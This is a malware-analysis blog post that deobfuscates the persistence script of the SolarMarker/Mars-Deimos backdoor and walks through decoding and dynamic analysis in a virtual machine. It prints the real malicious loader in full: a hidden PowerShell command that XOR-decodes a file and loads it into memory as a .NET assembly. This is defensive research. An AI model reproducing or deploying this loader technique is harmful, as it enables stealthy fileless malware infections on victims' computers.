Mars-Deimos: SolarMarker/Jupyter Infostealer (Part 1)

binarydefense.com/mars-deimos-solarmarker-jupyter-infostealer-part-1/

July 6, 2021

Note: this post was originally shared on https://squiblydoo.blog/ by a member of the Binary Defense Team. In order to ensure this research is visible to a broader audience, this employee agreed to let us share it here.

Since the original post, the threat actor has been updating their malware and their tactics weekly. Some information in this post does not reflect the current version of the malware. However, the information is still important for defenders as there are still old infections that resemble the documented behavior, and the tactics can be used by other actors.

Part One: Persistence Script Analysis

Mars-Deimos-RS-2.MD5: 88E60DFE5045E7157D71D1CB4170C073
Mars-Deimos-RS-2:SHA256: 8A57BD2598057EE784711B47B9B61B4ECBA5311FAC800B55070D560480F86EAC

Mars Deimos Overview

Mars-Deimos-RS-2 is .NET binary injected into memory. It has also been documented as Solarmarker by CrowdStrike. It shares Indicators of Compromise (IOC) with a directly related malware which has been documented as Jupyter Infostealer by Morphisec. The particular binary studied here appears to be tracked internally by the author as “Mars Deimos AppVersion RS-2”. Mars Deimos is a C2 client and the binary under analysis is the backdoor stage of the malware. The Jupyter variant shares functionality with Mars Deimos but can also steal cookies from browsers.

Note on naming: Though it can be confusing if there are too many names for the same malware, I want to maintain calling it “Mars Deimos” in order to assist defenders. In the original script, you can see it called “Mars Deimos” but I could not find any information about it under that name. In the Solarwinds analysis, it is called “D:M” by the malware author, so it seems like the name “Mars Deimos” is appropriate to maintain. Jupyter shares some IOC with Mars Deimos, which can complicate things, but they are maintained independently by the malware authors and have different functionality.

My goal in this post is provide analysis of the persistence script. Because Mars Deimos is a present-day threat, it is important for administrators and analysts to recognize and understand the scripts if they are found.


How the Mars Deimos malware is delivered

According to the analysis by CrowdStrike and Morphisec, Mars Deimos normally has several stages. The binary for this analysis appears to be the fourth or fifth stage (according to CrowdStrike) and is the persistent backdoor. My analysis began at this stage and I do not have access to the earlier stages, but it appears that a user downloaded an executable that was disguised as a Word document. The executable then dropped two files: a .bat script and an unreadable file without an extension. For persistence, shortcuts on the desktop were modified to call the .bat script.

Beginning Analysis of Mars Deimos

As is common when PowerShell is being executed maliciously, the .bat script is written in a way to be confusing as follows:

- The script was named “DZWhBTixXsCjSOuNobQfpImvelygwUznrLHGPtkFAaMKVYcJ.cMd”,
- the script is all one line
- the variable names are complicated (such as “$ab13e4b80f240fb13f8a62c3a6db5”).




DZWhBTixXsCjSOuNobQfpImvelygwUznrLHGPtkFAaMKVYcJ.cMd

```
@CMD /c poWeRsHEll -w hiddEn -cOmmand "$ab13e4b80f240fb13f8a62c3a6db5='QHJSfDReUFJaMEB9UmhrQHNFKj5AVmx+
IV5PPVR9QFV4QVdAU21Fbl4wY2tLQHRVV2tAdk5oYEB0bVFvP3kkU19vYHRkU3c0elhkaW1DPnRsWSpZfGxkeSZIdzRJJnZvVU01VnE+IUVQcHt9P154UT9kcXU1V3J+
c2hocD9paXdgYHFQZV5Bbjdefjt2NiU5Z2htIU5NZ19RXm5rcGZeTz9NcF5PdW1GQHM3SEtAUnFsLV5Na1h0QHM2Rkw9RExMUXVmMm91cHRHaipnUF58Z2cxbklNcilHTzl5fHVPUnMoX158eH5o
V2VqKXdCM3JKd1ZobnZDPEhvVm9GdHdZVEIwdF4=';$a6eb2a91b614769b847e6964de33d=
[system.io.file]::readallbytes([system.text.encoding]::utf8.getstring([system.convert]::frombase64string('QzpcVXNlcnNcVXNlck5hbWVcQXBwRGF0YVxSb2FtaW
5nXGJZdE5vS2t2eVhnbFRNZkFFYVByZVFWR1xiSHBJRmR6Q2pzZmtsU0dQeVFWckpxVVh2TUJ1YW5OY09EaHdteGdMS21ZV1J0QUVUZVpv')));for($ad066d1ff554189be1555e5c01765=
0;$ad066d1ff554189be1555e5c01765 -lt $a6eb2a91b614769b847e6964de33d.count;){for($ac07982da3749c86bd16117fb94f0=0;$ac07982da3749c86bd16117fb94f0
-lt $ab13e4b80f240fb13f8a62c3a6db5.length; $ac07982da3749c86bd16117fb94f0++){$a6eb2a91b614769b847e6964de33d[$ad066d1ff554189be1555e5c01765]=
$a6eb2a91b614769b847e6964de33d[$ad066d1ff554189be1555e5c01765] -bxor $ab13e4b80f240fb13f8a62c3a6db5[$ac07982da3749c86bd16117fb94f0];
$ad066d1ff554189be1555e5c01765++;if($ad066d1ff554189be1555e5c01765 -ge $a6eb2a91b614769b847e6964de33d.count){$ac07982da3749c86bd16117fb94f0=
$ab13e4b80f240fb13f8a62c3a6db5.length}}};[system.reflection.assembly]::load($a6eb2a91b614769b847e6964de33d);[mars.deimos]::interact()"
```

Image of the Script before alterations
To be honest, looking at a script like this, it can boggle the mind quite easily.


First, we will break up the commands into separate lines. Looking at the beginning, we can see that it is using PowerShell (spelled “poWeRsHEll” to avoid detection methods that look for the word “PowerShell”) so we will break it at some of the semi-colons to make it easier to read. (Some of the semicolons appear to be in a For-Loop, so we won’t break those up just yet.)



```
1   @CMD /c poWeRsHEll -w hiddEn -cOmmand "$ab13e4b80f240fb13f8a62c3a6db5='QHJSfDReUFJaMEB9UmhrQHNFKj5AVmx+
    IV5PPVR9QFV4QVdAU21Fbl4wY2tLQHRVV2tAdk5oYEB0bVFvP3kkU19vYHRkU3c0elhkaW1DPnRsWSpZfGxkeSZIdzRJJnZvVU01VnE+IUVQcHt9P154UT9kcXU1V3J+
    c2hocD9paXdgYHFQZV5Bbjdefjt2NiU5Z2htIU5NZ19RXm5rcGZeTz9NcF5PdW1GQHM3SEtAUnFsLV5Na1h0QHM2Rkw9RExMUXVmMm91cHRHaipnUF58Z2cxbklNcilHTzl5fHVPUnMoX158eH5o
    V2VqKXdCM3JKd1ZobnZDPEhvVm9GdHdZVEIwdF4=';
2
3   $a6eb2a91b614769b847e6964de33d=
    [system.io.file]::readallbytes([system.text.encoding]::utf8.getstring([system.convert]::frombase64string('QzpcVXNlcnNcVXNlck5hbWVcQXBwRGF0YVxSb2FtaW
    5nXGJZdE5vS2t2eVhnbFRNZkFFYVByZVFWR1xiSHBJRmR6Q2pzZmtsU0dQeVFWckpxVVh2TUJ1YW5OY09EaHdteGdMS21ZV1J0QUVUZVpv')));
4
5   for($ad066d1ff554189be1555e5c01765=0;$ad066d1ff554189be1555e5c01765 -lt $a6eb2a91b614769b847e6964de33d.count;){for($ac07982da3749c86bd16117fb94f0=
    0;$ac07982da3749c86bd16117fb94f0 -lt $ab13e4b80f240fb13f8a62c3a6db5.length; $ac07982da3749c86bd16117fb94f0++
    ){$a6eb2a91b614769b847e6964de33d[$ad066d1ff554189be1555e5c01765]=$a6eb2a91b614769b847e6964de33d[$ad066d1ff554189be1555e5c01765] -bxor
    $ab13e4b80f240fb13f8a62c3a6db5[$ac07982da3749c86bd16117fb94f0]; $ad066d1ff554189be1555e5c01765++;if($ad066d1ff554189be1555e5c01765 -ge
    $a6eb2a91b614769b847e6964de33d.count){$ac07982da3749c86bd16117fb94f0=$ab13e4b80f240fb13f8a62c3a6db5.length}}};
6
7   [system.reflection.assembly]::load($a6eb2a91b614769b847e6964de33d);[mars.deimos]::interact()"
```

Image of the Script broken into sections to improve readibility
The script is still hard to read because of the variable names. At this point, the purpose of the variable in line 1 is unclear… but in line 3, a variable is assigned a value from [system.io.file], and it appears to be getting the file from a “base64string” that it is converting.

The easiest way we can convert that string from Base64 is using CyberChef: we can copy and paste that string into the **Input** section of CyberChef, drag-and-drop “From Base64” into the **Recipe** section and then, see the decoded string in the **Output**. In our instance, we receive a file path to a second file: “C:\Users\UserName\AppData\Roaming\bYtNoKkvyXglTMfAEaPreQVG\bHpIFdzCjsfklSGPyQVrJqUXvMBuanNcODhwmxgLKiYWRtAETeZo”



From Base64
Alphabet
A-Za-z0-9+/=
☑ Remove non-alphabet chars
☑ Auto Bake


Input length: 148 lines: 1

```
QzpcVXNlcnNcVXNlck5hbWVcQXBwRGF0YVxSb2FtaW5nXGJZdE5vS2t2eVhnbFRNZkFFYVByZVFWR1xiSHBJR
mR6Q2pzZmtsU0dQeVFWckpxVVh2TUJ1YW5OY09EaHdteGdMS21ZV1J0QUVUZVpv
```

Output time: 1ms length: 111 lines: 1

```
C:\Users\UserName\AppData\Roaming\bYtNoKkvyXglTMfAEaPreQVG\bHpIFdzCjsfklSGPyQVrJqUXvM
BuanNcODhwmxgLKiYWRtAETeZo
```

Image of CyberChef output after decoding Base64 input
With this information, we can conclude that a second file is being read into the variable on line 3, $a6eb2a91b614769b847e6964de33d. In the original incident response, a file was indeed found at that location and I have that file. Let’s rename every instance of the variable name to $fileTwo since we don’t have much more information at this point.




```
3  $fileTwo=
   [system.io.file]::readallbytes([system.text.encoding]::utf8.getstring([system.convert]::frombase64string('QzpcVXNlcnNcVXNlck5hbWVcQXBwRGF0YVxSb2FtaW
   5nXGJZdE5vS2t2eVhnbFRNZkFFYVByZVFWRlxiSHBJRmR6Q2pzZmtsU0dQeVFWckpxVVh2TUJ1YW5OY09EaHdteGdMS21ZV1J0QUVUZVpv')));
4
5  for($ad066d1ff554189be1555e5c01765=0;$ad066d1ff554189be1555e5c01765 -lt $fileTwo.count;){for($ac07982da3749c86bd16117fb94f0=
   0;$ac07982da3749c86bd16117fb94f0 -lt $ab13e4b80f240fb13f8a62c3a6db5.length; $ac07982da3749c86bd16117fb94f0++
   ){$fileTwo[$ad066d1ff554189be1555e5c01765]=$fileTwo[$ad066d1ff554189be1555e5c01765] -bxor
   $ab13e4b80f240fb13f8a62c3a6db5[$ac07982da3749c86bd16117fb94f0]; $ad066d1ff554189be1555e5c01765++;if($ad066d1ff554189be1555e5c01765 -ge
   $fileTwo.count){$ac07982da3749c86bd16117fb94f0=$ab13e4b80f240fb13f8a62c3a6db5.length}}};
6
7  [system.reflection.assembly]::load($fileTwo);[mars.deimos]::interact()"
```

Image of script with the variable renamed to $fileTwo

Having renamed the variable, we see that after it is assigned the bytes of our second file in line 3, the variable is used a few times in the For-Loop and after the For-Loop, $fileTwo is *loaded* using [system.reflection.assembly]::load($filetwo).

Next, we clean up the For-Loop to make it more readable. For Loops usually initialize a variable for use in the loop (an iterator variable), create a condition that that is checked to see if the variable should continue, and then (optionally) a call to increment the iterator variable. Typically when writing a program, one uses "$i" for the iterator variable in a For-Loop; if there are multiple loops, the programmer names the next iterator "$j". Since we appear to have two For-Loops, we'll rename the variable in the first For-Loop, "$ad066d1ff554189be1555e5c01765", to "$i" and the variable initialized in the second For-Loop, "$ac07982da3749c86bd16117fb94f0", to "$j". Also, while we are at it, we will format it to look like a normal For-Loop.




```
for($i=0;$i -lt $fileTwo.count;){
    for($j=0;$j -lt $ab13e4b80f240fb13f8a62c3a6db5.length; $j++){
        $fileTwo[$i]=$fileTwo[$i] -bxor $ab13e4b80f240fb13f8a62c3a6db5[$j];
        $i++;
        if($i -ge $fileTwo.count){$j=$ab13e4b80f240fb13f8a62c3a6db5.length}
    }
};
```

For-

Loop variables renamed and formatted for structure.

For someone familiar with For-Loops, that is much more readable now. The remaining obfuscated variable matches the variable from Line 1 in the script. In the For-Loop, we appear to be indexing into and manipulating $fileTwo using "-bxor" and indexes of the obfuscated variable. (To use "bxor" is to use the XOR operator on the individual bytes. Explaining XOR is beyond my goal here. However, "bxor" is common in malicious PowerShell so the reader should take note.) So it appears that the variable, $ab13e4b80f240fb13f8a62c3a6db5, is a key for decoding $fileTwo before loading it in line 7. So let's rename the variable to "$key". Having made those changes, the script is much more readable.



```
1  @CMD /c poWeRsHEll -w hiddEn -cOmmand "$key='QHJSfDReUFJaMEB9UmhrQHNFKj5AVmx+
   IV5PPVR9QFV4QVdAU21Fbl4wY2tLQHRVV2tAdk5oYEB0bVFvP3kkU19vYHRkU3c0e1hkaW1DPnRsWSpZfGxkeSZIdzRJJnZvVU01VnE+IUVQcHt9P154UT9kcXU1V3J+
   c2hocD9paXdgYHFQZV5Bbjdefjt2NiU5Z2htIU5NZ19RXm5rcGZeTz9NcF5PdW1GQHM3SEtAUnFsLV5Na1h0QHM2Rkw9RExMUXVmMm91cHRHaipnUF58Z2cxbklNci1HTz15fHVPUnMoX158eH5oV2VqKXdC
   M3JKd1ZobnZDPEhvVm9GdHdZVEIwdF4=';
2
3  $fileTwo=
   [system.io.file]::readallbytes([system.text.encoding]::utf8.getstring([system.convert]::frombase64string('QzpcVXNlcnNcVXNlck5hbWVcQXBwRGF0YVxSb2FtaW5nXGJZdE
   5vS2t2eVhnbFRNZkFFYVByZVFWRlxiSHBJRmR6Q2pzZmtsU0dQeVFWckpxVVh2TUJ1YW5OY09EaHdteGdMS21ZV1J0QUVUZVpv')));
4
5  for($i=0;$i -lt $fileTwo.count;){
6      for($j=0;$j -lt $key.length; $j++){
7          $fileTwo[$i]=$fileTwo[$i] -bxor $key[$j];
8          $i++;
9          if($i -ge $fileTwo.count){$j=$key.length}
10     }
11 };
12
13 [system.reflection.assembly]::load($fileTwo);[mars.deimos]::interact()"
```

Image of the Script with obfuscation removed

Looking at the script now, we can see:

- The script uses "CMD /c" to execute a PowerShell command with the Window option of "hidden". (Line 1)
- It sets a variable as a key (Line 1)
- It sets a variable for a second file (Line 3)
- It decodes the file using the key and two For-Loops (Lines 5-11)
- It uses [system.reflection.assembly] to load the file (Line 13)
- And then "interacts" with the file it now calls "[mars.deimos]" (Line 13).

Having deobfuscated the script, let's understand better what it is doing.

Using Google and searching for things such as "System.Reflection.Assembly used in malware" returns many results explaining that this is a method of loading .NET executable into memory.

Putting what we've learned together: the binary gets loaded into memory whenever this script is called. In order to make sure the script is called, an earlier stage modified desktop shortcuts to call this script. Great. Now let us find out what the executable does in order to understand risks and possible damages.

Writing the binary to file

Initially, I struggled finding a method of writing this binary to disk. While [system.reflection.assembly] has a load function, it didn't have any obvious method to save the assembly as a file rather than loading it into memory. The articles I found discussed how to load assemblies into memory and did not focus on analyzing assemblies that were loaded into memory. So, I want to document my solution here as well.

In this situation, we have access to the script that loads it into memory, additionally, the script itself does the decoding of the second file in the For-Loops. With the second file decoded, we can actually write the file to disk with one line of PowerShell; that is, after the For-Loops, we can remove the remaining commands that load it into memory and use the following command to write it to disk:

```
Set-Content .\backdoor.bin -Value $fileTwo -Encoding Byte
```

With that, we save the decoded file as "backdoor.bin" in our current working directory. As a Malware Analyst our remaining task is to investigate the functionality of the binary. That will be in the second part of this blog post.

Alternative Analysis Tips

In addition to what is written above, I completed additional analysis before writing the binary to file. I want to document those activities as they may result in a quicker analysis than full script and binary analysis when a quicker analysis is needed by administrators or analysts.

As mentioned above, the binary is injected into memory by the script and is not written to file. These are the implications of this:

- If you do not have a method of flagging PowerShell execution or Memory Injection, the injected binary will go undetected,
- No binary will be written to disk for static analysis. You will not have anything to upload to a service such as VirusTotal for quick verification and the scripts will not match anything on VirusTotal as they are custom in order to point to your host's user directory.
- You will need to preform some type of dynamic analysis in order to identify the malware and activity that the malware is performing.


Dynamic Analysis

For anyone unfamiliar, dynamic analysis refers to analyzing malware by running it. We will run the script in a virtual machine disconnected from the internet and see what happens when it runs.

Two easy tools for this are included in the Sysinternals Suite: Process Monitor (hereafter Procmon) and Process Explorer. Procmon monitors and logs registry, file, process, and thread activity. Process Explorer displays information on open Processes and what threads and processes are opened by each process.

For running the malware, we are simply going to use the files provided for us by the Threat Actor: we will drop the script and encoded file onto our virtual machine and modify the Base64 in the script to point to the encoded file on our virtual machine. (We can do that by decoding the Base64 in CyberChef, modifying the path, encoding the path to Base64 with CyberChef, and then putting the encoded path back into the script.).

With ProcessExplorer open and Procmon capturing events, we can run the script and identify what process ID it runs with. I ran the script and saw a new "cmd.exe" process with a child process of "powershell.exe". By hovering my mouse over it, I confirmed that the command line to start this process was our malicious script. I can then see that the Process ID was 3888.



Process Explorer - Sysinternals: www.sysinternals.com [THREATPURSUIT\vagrant] (Administrator)
File
Options
View
Process
Find
Users
Help


Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
svchost.exe		1,776 K	8,168 K	5504	Host Process for Windows S...	Microsoft Corporation
ctfmon.exe		3,612 K	14,888 K	5660	CTF Loader	Microsoft Corporation
svchost.exe		4,012 K	16,052 K	3788	Host Process for Windows S...	Microsoft Corporation
explorer.exe	0.08	56,456 K	144,108 K	6248	Windows Explorer	Microsoft Corporation
ClassicStartMenu.exe		3,136 K	12,048 K	6340	Classic Start Menu	IvoSoft
TSVNCache.exe	< 0.01	3,204 K	10,248 K	6528	TortoiseSVN status cache	https://tortoisesvn.net
VBoxTray.exe	< 0.01	2,516 K	10,576 K	7216	VirtualBox Guest Additions Tr...	Oracle Corporation
procexp64.exe	1.15	30,256 K	51,776 K	5928	Sysinternals Process Explorer	Sysinternals - www.sysinter...
cmd.exe		2,604 K	4,680 K	5936	Windows Command Processor	Microsoft Corporation
conhost.exe		7,168 K	18,724 K	2120	Console Window Host	Microsoft Corporation
cmd.exe		2,124 K	4,024 K	3628	Windows Command Processor	Microsoft Corporation
powershell.exe		61,200 K	71,600 K	3888	Windows PowerShell	Microsoft Corporation
svchost.exe		3,588 K	20,384 K	6388	Host Process for Windows S...	Microsoft Corporation
SearchIndexer.exe						
SearchProtocolHost.exe						
SearchFilterHost.exe						
StartMenuExperienceHost.e						
RuntimeBroker.exe						
SppExtComObj.Exe						
svchost.exe						
SearchUI.exe						
RuntimeBroker.exe						
RuntimeBroker.exe						
smartscreen.exe						
WindowsInternal.Composab						
dllhost.exe						
svchost.exe						
WmiPrvSE.exe						

```
Command Line:
  poWeRsHEll -w hiddEn -cOmmand "$ab13e4b80f240fb13f8a62c3a6db5='QHJSfDReUFJaMEB9UmhrQHNFKj5AVr
   PVR9QFV4QVdAU21Fbl4wY2tLQHRVV2tAdk5oYEB0bVFvP3kkU19vYHRkU3c0e1hkaWlDPnRsWSpZfGxkeSZI
   IUVQcHt9PI54UT9kcXUlV3J+c2hocD9paXdgYHFQZV5Bbjdefjt2NiU5Z2htIU5NZ19RXm5rcGZeTz9NcF5PdW1G(
   LV5Na1h0QHM2Rkw9RExMUXVmMm91cHRHaipnUF58Z2cxbkINci1HTzl5fHVPUnMoXl58eH5oV2VqKXdCM3JK
   dHdZVElwdF4=';$a6eb2a91b614769b847e6964de33d=[system.io.file]::readallbytes([system.text.encoding]::
   utf8.getstring([system.convert]::frombase64string('QzpcVXNlcnNcdmFncmFudFxEZXNrdG9wXFNvbGFyTWFya2Vy
   2RtcGxlXGJlcElGZHpDanNma2xTR1B5UVZySnFVWHZNQnVhbk5jT0Rod214Z0xLaVlXUnRBRVRlWm8=')));for($
   4189be1555e5c01765=0;$ad066d1ff554189be1555e5c01765 -lt $a6eb2a91b614769b847e6964de33d.count;){for
   ac07982da3749c86bd16117fb94f0=0;$ac07982da3749c86bd16117fb94f0 -lt $ab13e4b80f240fb13f8a62c3a6db5
   ngth;$ac07982da3749c86bd16117fb94f0++){$a6eb2a91b614769b847e6964de33d[$ad066d1ff554189be1555e5c
   ]=$a6eb2a91b614769b847e6964de33d[$ad066d1ff554189be1555e5c01765] -bxor $ab13e4b80f240fb13f8a62c3a
   5[$ac07982da3749c86bd16117fb94f0];$ad066d1ff554189be1555e5c01765++;if($ad066d1ff554189be1555e5c01
    -ge $a6eb2a91b614769b847e6964de33d.count){$ac07982da3749c86bd16117fb94f0=$ab13e4b80f240fb13f8a6
   6db5.length}}};[system.reflection.assembly]::load($a6eb2a91b614769b847e6964de33d);[mars.deimos]::int
   eract()"
Path:
  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

An image of Process Explorer with the malicious script executed and the mouse hovering over the PowerShell process.

I stopped Procmon capturing events and filtered Procmon to only include entries for Process ID 3888. After a few seconds and it still logged 13,000 events related to process. A majority of the events are common PowerShell events that aren't important to analyzing our malware. To be honest, sifting through it is not an easy task.

